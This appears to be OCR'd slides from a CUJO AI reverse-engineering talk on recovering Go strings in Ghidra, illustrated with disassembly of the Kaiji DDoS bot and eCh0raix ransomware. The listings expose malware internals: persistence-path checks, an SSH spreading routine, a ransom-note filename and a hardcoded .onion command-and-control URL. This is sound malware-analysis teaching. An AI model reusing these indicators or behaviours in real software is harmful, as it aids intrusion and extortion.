0020b5b8 60 05 00 b5     cbnz        x0,LAB_0020b664

                    LAB_0020b5bc                                    XREF[2]:     0020b680(j), 0020b7f4(j)
0020b5bc 00 04 00 f0     adrp        x0,0x28e000
0020b5c0 00 84 28 91     add         x0,x0,#0xa21
0020b5c4 e0 07 00 f9     str         x0=>DAT_0028ea21,[sp, #local_68]
0020b5c8 80 02 80 d2     mov         x0,#0x14
0020b5cc e0 0b 00 f9     str         x0,[sp, #local_60]
0020b5d0 dc d3 ff 97     bl          ddos.PathExists
0020b5d4 e0 63 40 39     ldrb        w0,[sp, #local_58]
0020b5d8 80 00 00 b5     cbnz        x0,LAB_0020b5e8
```

```
                    DAT_0028c731                                    XREF[1]:     main.runkshell:0020b5a4(*)
0028c731 2f          ??         2Fh    /
0028c732 65          ??         65h    e
0028c733 74          ??         74h    t
0028c734 63          ??         63h    c
0028c735 2f          ??         2Fh    /
0028c736 69          ??         69h    i
0028c737 6e          ??         6Eh    n
0028c738 69          ??         69h    i
0028c739 74          ??         74h    t
0028c73a 2e          ??         2Eh    .
0028c73b 64          ??         64h    d
0028c73c 2f          ??         2Fh    /
```

Binary: Kaiji – ARM

CUJOAI

Dynamically allocated string structure

ARM – after executing the script

```
#ARM, 64-bit - version 1
#ADRP REG, [STRING_ADDRESS_START]
#ADD REG, REG, INT
#STR REG, [SP, ..]
#ORR REG, REG, STRING_SIZE
#STR REG, [SP, ..]

#ARM, 64-bit - version 2
#ADRP REG, [STRING_ADDRESS_START]
#ADD REG, REG, INT
#STR REG, [SP, ..]
#MOV REG, STRING_SIZE
#STR REG, [SP, ..]
```

```
                    LAB_0020b59c                                    XREF[2]:     0020b814(j), 0020b988(j)
0020b59c 00 04 00 b0     adrp        x0,0x28c000
0020b5a0 00 c4 1c 91     add         x0,x0,#0x731
0020b5a4 e0 07 00 f9     str         x0=>s_/etc/init.d/_0028c731,[sp, #local_68]
0020b5a8 e0 07 7e b2     orr         x0,xzr,#0xc
0020b5ac e0 0b 00 f9     str         x0,[sp, #local_60]
0020b5b0 e4 d3 ff 97     bl          ddos.PathExists

0020b5b4 e0 63 40 39     ldrb        w0,[sp, #local_58]
0020b5b8 60 05 00 b5     cbnz        x0,LAB_0020b664

                    LAB_0020b5bc                                    XREF[2]:     0020b680(j), 0020b7f4(j)
0020b5bc 00 04 00 f0     adrp        x0,0x28e000
0020b5c0 00 84 28 91     add         x0,x0,#0xa21
0020b5c4 e0 07 00 f9     str         x0=>s_/etc/systemd/system/_0028ea21,[sp, #local_68]
0020b5c8 80 02 80 d2     mov         x0,#0x14
0020b5cc e0 0b 00 f9     str         x0,[sp, #local_60]
0020b5d0 dc d3 ff 97     bl          ddos.PathExists
0020b5d4 e0 63 40 39     ldrb        w0,[sp, #local_58]
0020b5d8 80 00 00 b5     cbnz        x0,LAB_0020b5e8
```

```
                    s_/etc/init.d/_0028c731                         XREF[1]:     main.runkshell:0020b5a4(*)
0028c731 2f 65 74        ds          "/etc/init.d/"
         63 2f 69
         6e 69 74 ...
```

```
                    s_/etc/systemd/system/_0028ea21                 XREF[1]:     main.runkshell:0020b5c4(*)
0028ea21 2f 65 74        ds          "/etc/systemd/system/"
         63 2f 73
         79 73 74 ...
```

Binary: Kaiji – ARM

CUJOAI

Dynamically allocated string structure

Challenges

- Different instruction sets
- Can be implemented in different ways within the same architecture
- Easy to break intentionally

```
DAT_0028bbff                                    XREF[6]:   ddos.sshgo:001fd740(*),
                                                           ddos.sshgo:001fd744(*),
                                                           ddos.sshgo:001fd788(*),
                                                           ddos.sshgo:001fd7a4(*),
                                                           ddos.sshgo:001fd7c0(*),
                                                           ddos.sshgo:001fd7dc(*)
0028bbff 6c        ??         6Ch    l
0028bc00 69        ??         69h    i
0028bc01 6e        ??         6Eh    n
0028bc02 75        ??         75h    u
0028bc03 78        ??         78h    x
0028bc04 5f        ??         5Fh    _
0028bc05 61        ??         61h    a
0028bc06 72        ??         72h    r
0028bc07 6d        ??         6Dh    m
```

```
001fd734 21 01 80 d2     mov        param_2,#0x9
001fd738 e1 4b 00 f9     str        param_2,[sp, #local_c0]
001fd73c 62 04 00 d0     adrp       param_3,0x28b000
001fd740 42 fc 2f 91     add        param_3=>DAT_0028bbff,param_3,#0xbff
001fd744 e2 4f 00 f9     str        param_3=>DAT_0028bbff,[sp, #local_b8]
001fd748 e1 53 00 f9     str        param_2,[sp, #local_b0]
```


Binary: Kaiji – ARM

CUJOAI

Statically allocated string structure

Idea

- Look for pointer to string followed by possible length value
- To eliminate FPs limit string length and search for printable characters only
- Check only in data sections
- Not architecture specific




Binary: eCh0raix – x86

CUJOAI

Statically allocated string structure

Example – before executing the script



One pointer was successfully identified as it is directly referenced from the code


```
0820a30f 8b 44 24 20     MOV        EAX,dword ptr [ESP + 0x20]
0820a313 89 04 24        MOV        dword ptr [ESP],EAX
0820a316 8b 44 24 1c     MOV        EAX,dword ptr [ESP + 0x1c]
0820a31a 89 44 24 04     MOV        dword ptr [ESP + 0x4],EAX
0820a31e 8b 05 b0        MOV        EAX,dword ptr [PTR_PTR_DAT_08431db0]
         1d 43 08
0820a324 8b 0d b4        MOV        ECX,dword ptr [DAT_08431db4]
         1d 43 08
0820a32a 8b 15 b8        MOV        EDX,dword ptr [DAT_08431db8]
         1d 43 08
0820a330 89 44 24 08     MOV        dword ptr [ESP + 0x8],EAX=>PTR_DAT_08436680
0820a334 89 4c 24 0c     MOV        dword ptr [ESP + 0xc],ECX
0820a338 89 54 24 10     MOV        dword ptr [ESP + 0x10],EDX
0820a33c e8 df f0        CALL       FUN_08209420
         ff ff
```

Binary: eCh0raix – x86


CUJOAI

Statically allocated string structure

Example – before executing the script



Strings are not defined




Binary: eCh0raix – x86

CUJOAI

Statically allocated string structure

Example – after executing the script



Binary: eCh0raix – x86

CUJOAI

Statically allocated string structure

Challenges

- Non-printable characters
  - A string might contain non-printable characters as well (e.g. new line)
  - Experiment with the script, change the values and find the best for your analysis

```
#Look for strings with printable characters only to eliminate FPs.
def isPrintable(s, l):
    for i in range(l):
        if getByte(s) not in range(32,126):
            return False
        s = s.add(1)
    return True
```


- String length limitation
  - Missing some strings
  - Experiment with the script, change the values and find the best for your analysis

```
length = getInt(length_address)
#Set the possible length to eliminate FPs.
if length not in range(1,100):
    continue
```

String recovery challenges

Falsely defined data types by Ghidra

- undefined4 or undefined8 (depends on pointer size)
- Already defined data types cannot be redefined
  (undifined4 and undifined8 are defined data types)
- First the data type has to be removed
- Then the new data type can be defined




```
if getDataAt(length_address) is not None:
    data_type = getDataAt(length_address).getDataType()
    #Remove undefined data to be able to create int.
    #Keep an eye on other predefined data types.
    if data_type.getName() in ["undefined4", "undefined8"]:
        removeData(getDataAt(length_address))
```


Binary: eCh0raix – x86

CUJOAI

String recovery challenges

Falsely defined data types by Ghidra

- undefined4 or undefined8 (depends on pointer size)
- Already defined data types cannot be redefined
  (undifined4 and undifined8 are defined data types)
- First the data type has to be removed
- Then the new data type can be defined




Binary: eCh0raix – x86

CUJOAI

String recovery challenges

Falsely defined data types by Ghidra

- A large string blob (containing multiple strings) defined as one string



Offcut references

Binary: Kaiji – ARM

CUJOAI

String recovery challenges

Falsely defined data types by Ghidra

- A large string blob (containing multiple strings) defined as one string

```
                    s_runtime:_panic_before_malloc_hea_002978ff
                    s_runtime:_text_offset_base_pointe_0029792d
                    s_runtime:_type_offset_base_pointe_0029795b
                    s_slice_bounds_out_of_range_[:%x]_w_00297989
                    s_ssh:_unmarshal_error_for_field_%_002979b7
                    s_sysGrow_bounds_not_aligned_to_pa_00297a13
                    s_tls:_failed_to_parse_certificate_00297a41
                    s_led_to_parse_certificate_from_se_00297a49
                    s_tls:_received_new_session_ticket_00297a6f
                    s_tls:_server_chose_an_unconfigure_00297a9d
                    s_tls:_server_did_not_echo_the_leg_00297acb
                    s_x509:_failed_to_parse_rfc822Name_00297af9
                    s_x509:_failed_to_unmarshal_ellipt_00297b27
                    s_x509:_invalid_elliptic_curve_pri_00297b55
                    s_P_has_cached_GC_work_at_end_of_m_00297b83
                    s_attempting_to_link_in_too_many_s_00297bb2
                    s_bufio:_reader_returned_negative_c_00297be1
                    s_chacha20poly1305:_message_authen_00297c10
                    s_curve25519:_global_Basepoint_val_00297c3f
                    s_explicit_string_type_given_to_no_00297c6e
002976f3 2a 2d 2b       ds          "*-+*-+####@@@@!!!!first path segment in URL cannot
         2a 2d 2b
         23 23 23 ...
```

```
runtime.casgstatus:00043ef4(*),
runtime.doInit:0004eefc(*),
runtime.sigpanic:00055da4(*),
runtime.sigpanic:00055de4(*),
runtim
runtim
runtim
runtim
runtim
```

Defined Strings - 10814 items

Location	String Value	Data Type	Byte Count	Offcut Reference Count
0022073d	certificateAuthorities	ds	23	1
00220ec1	ReplaceAllLiteralString	ds	24	1
00220ef5	responseMessageReceived	ds	24	1
00220f29	verifyServerCertificate	ds	24	1
00221561	hashForClientCertificate	ds	25	1
00221e1e	asn1:"explicit,tag:1"	ds	22	1
00221e53	handlePostHandshakeMessage	ds	27	1
00222552	secureRenegotiationSupported	ds	30	1
00222ebd	asn1:"optional,tag:2"	ds	23	1
00290069	ckunpa	ds	6	1
002903f7	queuefinalizer during GC	ds	24	1
00330cff	runtime.dropg	ds	14	1
00460248	-----END	ds	12	1
00460258	-----BEGIN	ds	16	1
0029bb9c	000102030405060708091011 1...	ds	969	2
002e9100	expand 32-byte k	ds	20	3
002e91a0	expand 32-byte k	ds	20	3
00293a08	3552713678800500929355621...	ds	170	4
0028b3b3	= is not mcount= minutes nallo...	ds	225	23
002976f3	*-+*-+####@@@@!!!!first pat...	ds	4517	95

Binary: Kaiji – ARM

CUJOAI

String recovery challenges

Ghidra decompiler view

- Decompiler cannot handle strings with fixed length
- Show strings until null character
- Will be fixed in the next Ghidra release

```
                    main.checkReadmeExists                          XREF[2]:     08208c3b(c),
                                                                                 main.init.0:08208cda(c)
08208bb0 65 8b 0d       MOV         ECX,dword ptr GS:[0x0]
         00 00 00 00
08208bb7 8b 89 fc       MOV         ECX,dword ptr [ECX + 0xfffffffc]
         ff ff ff
08208bbd 3b 61 08       CMP         ESP,dword ptr [ECX + 0x8]
08208bc0 76 74          JBE         LAB_08208c36
08208bc2 83 ec 1c       SUB         ESP,0x1c
08208bc5 c7 04 24       MOV         dword ptr [ESP]=>local_1c,0x0
         00 00 00 00
08208bcc 8b 44 24 20    MOV         EAX,dword ptr [ESP + param_1]
08208bd0 89 44 24 04    MOV         dword ptr [ESP + local_18],EAX
08208bd4 8b 44 24 24    MOV         EAX,dword ptr [ESP + param_2]
08208bd8 89 44 24 08    MOV         dword ptr [ESP + local_14],EAX
08208bdc 8d 05 0e       LEA         EAX,[s_/README_FOR_DECRYPT.txt_0827de0e]
         de 27 08
08208be2 89 44 24 0c    MOV         dword ptr [ESP + local_10],EAX=>s_/README_FOR_DECRYPT.txt_0827de0e
08208be6 c7 44 24       MOV         dword ptr [ESP + local_c],0x17
         10 17 00
         00 00
08208bee e8 dd c1       CALL        runtime.concatstring2
```

[Decompile: main.checkReadmeExists] - (echoraix_test2)

```
19  runtime.concatstring2
20          (0,param_1,param_2,
21
22          "/README_FOR_DECRYPT.txt/etc/apache2/mime.types/etc/pki/tls/cacert.pem23283064365386962
            890625<invalid reflect.Value>CPU time limit exceededLogical_Order_ExceptionMB during
            sweep; swept Noncharacter_Code_PointSIGIO: i/o now possibleSIGSYS: bad system
            callVariant Also Negotiatesacquirep: already in goasnl: structure error: bytes.Buffer:
            too largechan receive (nil chan)close of closed channelcommand not implementeddevice
            or resource busyfatal: morestack on gO\nflate: internal error: garbage collection
            scangcDrain phase incorrecthttp2: handler panickedhttp2: invalid trailershttp: request
            too largeinterrupted system callinvalid URI for requestinvalid m->lockedInt = json:
            cannot unmarshal left over markroot jobsmakechan: bad alignmentmalformed HTTP
            responsemissing port in addressmissing protocol schememissing type in runfinqmisuse of
            profBuf.writenanotime returning zeronet/http: abort Handlernetwork not implementedno
            application protocolno space left on devicenon-zero reserved fieldoperation not
            permittedoperation not supportedpanic during preemptoffprocresize: invalid
            argprofiling timer
            expiredreflect.Value.Interfacereflect.Value.NumMethodreflect.methodValueCallruntime:
            internal errorruntime: invalid type  runtime: netpoll failedruntime: s.allocCount=
            s.allocCount > s.nelemsschedule: holding lockssegment length too longskipping Question
            Classspan has no free stacksstack growth after forksyntax error in patterntext/css;
            charset=utf-8text/xml; charset=utf-8time: invalid duration too many pointers
            (>10)truncated tag or lengthunexpected address typeunexpected signal valueunknown
            error code 0x%xunlock of unlocked lockunpacking Question.Nameunpacking
            Question.Typeunsupported certificatevarint integer overflowwork.nwait >
            work.nproc%v.WithDeadline(%s
            [%s])/usr/share/lib/zoneinfo/116415321826934814453125582076609134674072265625Request
            Entity Too Largebad defer entry in panicbad defer size class: i=block index out of
            rangecan\'t scan our own stackconnection reset by peerdouble traceGCSweepStarterror
            decrypting messagefile size li..." /* TRUNCATED STRING LITERAL */
            ,0x17);
```

Binary: eCh0raix – x86

CUJOAI

Future work

Planned enhancements

- Extend the string recovery script for further architectures, e.g. MIPS
- Recover function arguments and return values
  - Arguments and return values are moved to the stack (not registers)
  - Ghidra cannot identify arguments and return values correctly

```
08208cec 8b 05 80        MOV        EAX,dword ptr [PTR_s_http://sg3dwqfpnr4sl5hh.onion/ap_08431980]
         19 43 08
08208cf2 8b 0d 84        MOV        ECX,dword ptr [INT_08431984]
         19 43 08
08208cf8 89 04 24        MOV        dword ptr [ESP]=>local_48,EAX=>s_http://sg3dwqfpnr4sl5hh.onion/ap_08286f15
08208cfb 89 4c 24 04     MOV        dword ptr [ESP + local_44],ECX
08208cff e8 ac f8        CALL       main.getInfo
         ff ff
08208d04 8b 44 24 14     MOV        EAX,dword ptr [ESP + local_34]
08208d08 8b 4c 24 10     MOV        ECX,dword ptr [ESP + local_38]
08208d0c 8b 54 24 0c     MOV        EDX,dword ptr [ESP + local_3c]
08208d10 8b 5c 24 08     MOV        EBX,dword ptr [ESP + local_40]
```

```
                         ************************************************************
